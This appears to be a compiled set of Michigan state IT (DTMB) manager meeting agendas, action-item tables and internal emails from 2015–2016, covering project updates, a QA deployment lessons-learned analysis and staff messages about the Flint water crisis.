  1. Employee Awards & Recognition
  2. Presentation given to clients (Marcy's)
  3. BAD Branding (Roger) – This is off agenda.

**4. Time Keeping (Manny)**

**5. Business Process Reengineering (Jim)**

**6. Strategic Plan – Accomplishments and new Team Goals – Teams will present**

**7. CRM and Q/A Teams – Updates of Teams will be giving.**

- **Hiring (All)**
  - **Review Hiring Grid**
- **Action Item Review/Follow-up**

<b>Date Item was raised</b>	<b>Action Item</b>	<b>Person Responsible</b>	<b>Due Date</b>
<b>10/14/14</b>	Send all the Hot Topics to Toni for next meeting.	<b>Everyone</b>	<b>Ongoing</b>
<b>10/14/14</b>	Managers will send their HR/contract updates to the HR grid to Toni	<b>Managers</b>	<b>Ongoing</b>
<b>5/12/15</b>	Disaster Recovery – Understanding of our involvement in Agencies DR plans. Do Agencies have a DR plan and what it is?	<b>Jim</b>	<b>11/24/15</b>
<b>6/2/15</b>	OA File & Print servers in the field offices – Manny will check on enterprise perspective. Will treat as small project – Manny/Jennifer  Find out what DTMB is going to do - extended support or replace.  Manny Pushing back on Field Servers going to talk to John McQuaid.  <i>Clients will not get billed – relief for customer, Jennifer still working on which sites can be migrated. Moving along.</i>	<b>Manny/Jennifer</b>  <b>Manny/Jim</b>  <b>Manny</b>	<b>11/24/15</b>
<b>8/1/15</b>	Jennifer will write up her prospective on Liaison group members – for Jim H for good governance group.	<b>Jennifer</b>	<b>11/24/15</b>
<b>9/17/15</b>	ITSR for MDARD Oracle to SQL – Send out the presentation to group. Manny will	<b>Mike C</b>	<b>11/24/15</b>

	find out if Marcy ever submitted.		
10/27/15	TFS assessment. Louis will arrange a meeting to flush out the requirements.	Louis	11/17/15
10/27/15	Password for the ftp server – changes every 90 days. Need security exception – Manny will talk to Todd. Understand policy – keeps changing, need a permeant exception.	Manny	11/24/15
11/10/15	Ask at ITOT if anyone has success using SKYPE.	Mike	11/17/15
11/17/15	ADA Compliance – Opportunity Board is looking for direction; do we need to make everything ADA Compliance? Manny will get with Jim for clarity and see what rest of DTMB is doing?	Manny	11/24/15
11/17/15	2015 accomplishments- Manny asked group to send him any ideas they have and short write-up. Ajay will do VMS	Managers	11/24/15
12/1/15	Send out ITOT presentations to managers.  Send out Marcy's Fisheries presentation.	Manny Jennifer	12/8/15
12/8/15	Send out link to Projects of our shared DTMB partners to Managers.	Manny	12/15/15
12/15/15	Roger will draft an employee departure procedure (He already has a on boarding)	Roger	1/26/16

1/19/16	<p>Manny will sent out email to staff regarding telecommuting on Holiday week. DONE</p> <p>Send out guidelines when done.</p> <p>Toni will schedule a follow-up meeting for managers - Done</p>	<p>Manny</p> <p>Toni</p>	1/26/16
1/19/16	Jennifer will talk to Randy about 1-drive and deleting files – and where to put application files.	Jennifer	1/26/16

#### Hot Topics:

#### Yvonne

- URI \_ RFC Approval – Question went into production without approval, Person came and sat with Dave Emmons – did not go through the process. This should never have happened. This happened last Tuesday. Good

intentions – just want to make sure everyone is well informed. Talk to teams to make sure we follow process. Ajay will talk to Dave too.

Dan

- SharePoint Support-Dan reach out to Nicole Schrauben, she said that the model is 3 tiered, no one follows. Dan believes we need to have the different Tier's Roles and Responsibility defined. DEQ is going down the path of DEQ forms, so may need more support.
- Pay for Performance Policy – Dan reported that he is going to talk to Susan King about inconsistencies in the policy.

## THANK YOU!

Fellow employees,

Each day, more than 46,000 state of Michigan employees come to work with the confidence and commitment to make Michigan a better place to live, work and play. I appreciate the way you care about the citizens we serve, and how it is reflected in the work that you do.

As you have heard from me and the media, our reputation and trust can be severely impacted when people do not make good decisions, or use good judgment in solving problems. That principle is universal, but never more so than when public health is at stake. What happened in Flint can never be allowed to happen again anywhere in our state.

I know that you want to work in a place where employee input is valued, efforts are recognized, and teams are always striving for continuous improvement. That's why we introduced employee surveys, Bureaucracy Busters and other reinvention initiatives. We want and deserve a culture of innovation, continuous improvement and employee engagement at every level. We can never take for granted how important the people are who depend on us to do our jobs, and I am asking you not to let the situation in Flint negatively impact your motivation to excel every day.

Many of you have taken an interest in helping the citizens of Flint on your own time, and I'd like to take this opportunity to recognize and thank those who have volunteered over the last couple of weekends. You have worked tirelessly to deliver cases of bottled water, water filters, replacement cartridges and water testing kits to the families in need. I appreciate you donating your time to help our fellow Michiganders. To date, more than 37,000 homes have been visited by one of our water resource teams.

For employees who would like to further help the people of Flint, please visit [www.HelpForFlint.com](http://www.HelpForFlint.com) to learn how you can do so. For additional information and to sign up for daily updates, please visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater). I am committed to ensuring that all residents have access to safe and clean water.

Again, I'd like to express my gratitude for the work you do every day to continuously improve our state and earn the trust of those you serve. You make a real difference.

Thanks,

**From:** Newman, Jeremy (DTMB)  
**Sent:** Friday, January 29, 2016 1:40 PM  
**To:** Rosales, Manny (DTMB)  
**Cc:** Sebok, Yvonne (DTMB)  
**Subject:** VMS 4.0 - MiFI QA Implementation Issue Analysis  
**Attachments:** RE: VMS 4.0 - QA Refresh Request; VMS 4.0 - MiFI QA Implementation; RE: VMS 4.0 - MiFI QA Database Changes

Manny,

### Summary:

The MiFI related tasks progressed slowly and required extra attention to complete. Ownership for these tasks could have been better. Similar tasks have historically been somewhat challenging as they involve close partnership between CSS and Agency Services. Also the need for DNR to be involved in applying database changes to MiFI was not identified. These two factors created an issue which put our QA deployment and subsequent project milestones at risk.

### Lessons learned:

1. All task implementation dependencies should be identified early.
  - a. Detailed implementation plans for each application should be created.
  - b. Past implementation plans for an individual application should be reviewed.
2. Clear expectations as to what “task ownership” entails should be given.
  - a. Task ownership should be taken seriously.

### Details:

- We had meetings to identify and assign ownership for every task required to prepare the UAT (QA) environments for OLB, VMS, and MiFI. Here is our output from those meetings:

#### VMS 4.0 – QA Implementation Plan

**Meeting:** 1/14/16; 2:00 pm – 3:00 pm

**Purpose:** Review draft QA implementation plan produced by the Tech Lead

**Attendees:**

Jeremy Newman – Scrum Master/Project manager

Allen Simmons – Tech Lead

Mark Anderson – SME

**Meeting:** 1/22/16; 11:00 am – 12:00 pm

**Purpose:** Review and Finalize QA implementation plan with the project team

**Attendees:**

Jeremy Newman – Scrum Master/Project manager

Doug Heym – VMS Product Owner

Dan Heckman – MiFI Product Owner

Tom Summers – MiFI Developer

Allen Simmons – Tech Lead  
Eswar Avidi – Lead Developer  
Mark Anderson – SME  
Carl Prestel – Business Analyst  
Bhavna Raizada – Quality Analyst  
Scott Noldy – Enterprise GIS Administrator (CSS)  
Jason Bau – Web Support  
Jeff Kennedy – DB Support

- MiFI related tasks progressed slowly and required extra attention to complete.
  - The copying of data production data to QA (task #2) required escalation to complete (see QA Refresh Request email).
  - Identifying the database changes and publishing the code to QA for MiFI (task #10) required escalation to complete (see MiFI QA Implementation email).
  - Applying the changes to the QA database for MiFI (task #14) required escalation to complete (see Mifi QA Database Changes email).
- The requirement for DNR to be involved in applying database changes for MiFI was not identified in either of our QA planning meetings. The documentation reflected that the task could be completed by CSS and Tom. During execution of this task CSS identified some structural changes to GIS feature classes and required assistance from DNR to reconcile the changes. Though DNR has a team of GIS specialists, only one had the particular knowledge needed to complete this task. This individual had a conflict of priorities as he was scheduled to help with the Flint water crisis. Escalation of the issue to DNR management resulted in the individual being made available to help CSS work through the task. The task required hands on interaction for no more than one hour to complete.

**Importance:** High

There have been some structural changes to GIS feature classes that I cannot reconcile in QA without assistance from Brian Maki.

I spoke with him a minute ago and he is unavailable until next week due to the Flint water crisis.

He has agreed with me that we cannot proceed with the database refresh until then. I have scheduled a meeting with him for noon on Tuesday. Hopefully I will be able to complete the database refresh then.

**Importance:** High

Hi Scott,

We completed the web piece for the MiFI QA push; however, the database changes were not detailed in that specific ticket. Tom has just submitted a new Remedy ticket (**INC5876833**) for you to apply the database changes to QA. Tom has verified your SQL Compare and we are ready for you to run the scripts.

I apologize for the short notice. Please let me know if you are available to do this today.

Thank you!

**Standing Updates**

- Review Hot Topics for time awareness – Not a lot of time needed.
- Executive Updates (Manny)
- ITOT (Manny)
  - Partnership Agreement Documents– Committee (Jim H is member) has formed a new template, will also include update to scorecards and metrics as it relates to the agency, we are going to be the pilot.
  - Sigma Update - Same
  - New Project; Customer Satisfaction Survey – Each of the projects – stake holders will determine who actually will get the survey. Yvonne stated that it should be in the planning stage of the project owner and will make her staff aware. EPMO will be doing the analysis.
  - Change Notices: Network Policy: No personal hubs to create Networks and creating all kinds of problems. Telecom does have a process where you can request a switch.
  - New IT Staff Augmentation Provider Intro/informational is - : Computer Aid, Inc., - They will have on-site staff. Existing contract/resource this does extended through the end of the year or could move them to new provider.
  - Server MAC process changes - John McQuaid – They will do hardening and hand it over for app load, they will do this through Todd Stevens.
  - OA Test Group – Java Updates: You can be part of the testing group to test your apps. If you want, this does not apply to us.

- New RFC for Websense – Are we doing things different? Scheduled for March 9<sup>th</sup>. Jennifer has a question into Mark Zehner on what he knows.
- DEQ has put a new governance group – Manny and Jim Hogan are meeting with them today to see there scope and effort.
- Pete Ostlund is taking over for Bill Creal as Assistant Division Chief.
- MARD's Windows 2000 box extended is through April.
- Project Priority Review (Dan, Mike, Manny)
  - No major changes will go over PM needs at today's Resource Planning meeting, Yvonne previously sent out an email with PM updates. Roger: Some projects need a percentage of BA and PM: #15 Computer-Based Certification Exams and #17 - Commercial Forest Database Enhancement Oversight – Louis trying to find out funding info from FRD and Mark A – said hours will be about 1,000 hours, may not be such a priority anymore. #23 Plans for DNR-wide decommission and replacement of legacy database and PowerBuilder apps – Ajay will find out about where the candidates are – Phil is helping. #24 FY15-Clear, FTP-Non-DEG, Ajay said this can be closed; Gideon will have to close down. MACES enhancements – waiting for client review – Steven will check with Lori status of user signing off and get start date – PM need by 2/15.
- Support Team (Ajay)
  - Position Description for Web Administrator, HR stated that there is not one in the whole SOM – (vacancy on the team) and has been escalated to Jim.
  - RFC Template – Mike and Ajay believe that the next step is to take to ECAB for approval. Once approved – how will LCAB be informed and next steps to roll out to division?
  - VMS – Going ok – dozen minor issues from UAT, UAT ends Friday. Will have until March 20th to fix bugs and that is when the training starts.
  - BA & Developer Team's (Roger, Steven)
- Roger
  - Section agreed on some shared values, had some posters printed – to reinforce them. Shawn Brokenshire (graphic design guy) designed them. Roger has them in his office and will be putting them on the walls.
  - Logo Contest for section – Contest for logo for section, biggby gift card for prize.
- Steven

- Have had several Developer changes to GTC
- Quality Assurance Team Update (Louis)
  - Fred Knapp is going to be moving into more of a reporting role. Working with Steven to transfer some of Fred's work.
  - Quality Assurance Team Presentation for managers, by Louis – February 12, 2016 @ 9:45.
- CRM Updates (Jennifer)
  - Marcy's upgrade to ITPA12 – HR has approved.
  - Project process Improvement - LEIN 3 day Boot Camp Training put on by Office of Good Government – 2 DTMB employees get to go, we get one of the seats, Julia Parker will be attending, Customers will be asked to use this process too, DTMB executive level request. Manny said that DNR, DEQ and MDARD Agency executives are aware. Manny said that we should ask the question if current/future projects that are a good candidate for business Process improvement, this will be a cost factor and time factor before we even get.
  - Rachelle will be facilitating the LCAB today – Make sure she gets all the cards in the RFC column and remind people that we will be skipping RFC's that don't have a card. Rodger: we want the support team to move the cards to RFC column. Who will create the card/sticky note? The change builders: notify the requester, notify the FBA and make sure it gets on the board – Ajay and Mike will talk about this off line. Dan suggested the usage of Change Point as a route to create a work request in change point and put on board.
  - Flint Escalations – DTMB is trying to funnel all Flint Escalations thru DEQ SECOC (emergency operations contact) – each area has one; CRM team is getting a lot of these requests. Jennifer is working with Chris Christensen (DTMB-SECOC), asked DEQ to make sure they are funneling through the proper channels. Chris said that there is Federal funding that will cover some of the work – this is to make sure everything gets funneled through one area.
- PMO Updates (Yvonne)
  - ARCO is going away in April and there is a new information meeting scheduled for Thursday – 2/12/16. Toni will forward managers the meeting.
  - Capacity versus Demand – Please make sure you don't have staff on that have left. Manny asked Yvonne to print out report and we will look at. Jim had executive order to have items entered ASAP and he entered them as project not candidates. Yvonne will get list and Manny will look at and decide and then ask for resource to clean up.
  - Jim's candidates – How do we clean these up? These are the Mobile 1<sup>st</sup> and MiLogin.
- Office Moves – Meeting Schedule: 2/24, 3/23, 4/20, 5/18, 6/15 – Expectations for staff should not be to have an update every week.

- Continuous Process Improvement (All) – Next meeting on 2/16,
  - Hiring Brochure: *Jory is still gathering feedback of brochure.*
- 1. Implement required (2015) objectives from the Strategic Plan, Next Meeting February 16<sup>th</sup>,
- 2. TFS folder structure reorganization – Louis: RFC to upgrade to 2013 needs to happen.
- Hiring (All)
  - Review Hiring Grid
- Action Item Review/Follow-up

Date Item was raised	Action Item	Person Responsible	Due Date
10/14/14	Send all the Hot Topics to Toni for next meeting.	Everyone	Ongoing
10/14/14	Managers will send their HR/contract updates to the HR grid to Toni	Managers	Ongoing
10/27/15	TFS assessment. Louis will arrange a meeting to flush out the requirements.	Louis	2/29/16
1/19/16	Network usage reports to managers to get to staff for clean-up.	Jennifer	2/29/16
2/9/16	Support Team having problems doing Web administration (hardening of servers and the policy that anyone outside of the infrastructure services would not have admin access to the servers). This needs to be a policy change;  Ajay to determine next steps.	Ajay	2/16/16

Hot Topics:

Yvonne

- Project Warranty: Completed – Who needs to review? Yvonne will be formally rolling out to her staff next week. Managers will review.



- **DTMB Office 2013/IE11 – Not running as project, Jenee will be sending out email for staff to enter machine name on spreadsheet if they want Office 2013/IE11 – 2 different pushes.**

**Roger**

- **Pre-Approved RFC Templates – Never took over finish line – Want to confirm Support Team is Aware, yes we covered. This is for the Web preapproved RFC, there is a database portion – no plans for it yet, another process improvement.**
- **Off boarding Checklist – Roger handout the finished product and this action item will come off the list.**

## VIDEO: How volunteers are helping Flint

---

Volunteers at the Food Bank of Eastern Michigan are working hard to collect donations in order to help the families of Flint. Last Thursday, Governor Snyder visited with the many dedicated volunteers and helped sort cans of food.



Good nutrition is critically important for Flint's children. Foods that are high in calcium, vitamin C, and iron can help limit the effects of lead exposure. To donate or volunteer at the Food Bank of Eastern Michigan, visit [www.fbem.org](http://www.fbem.org).
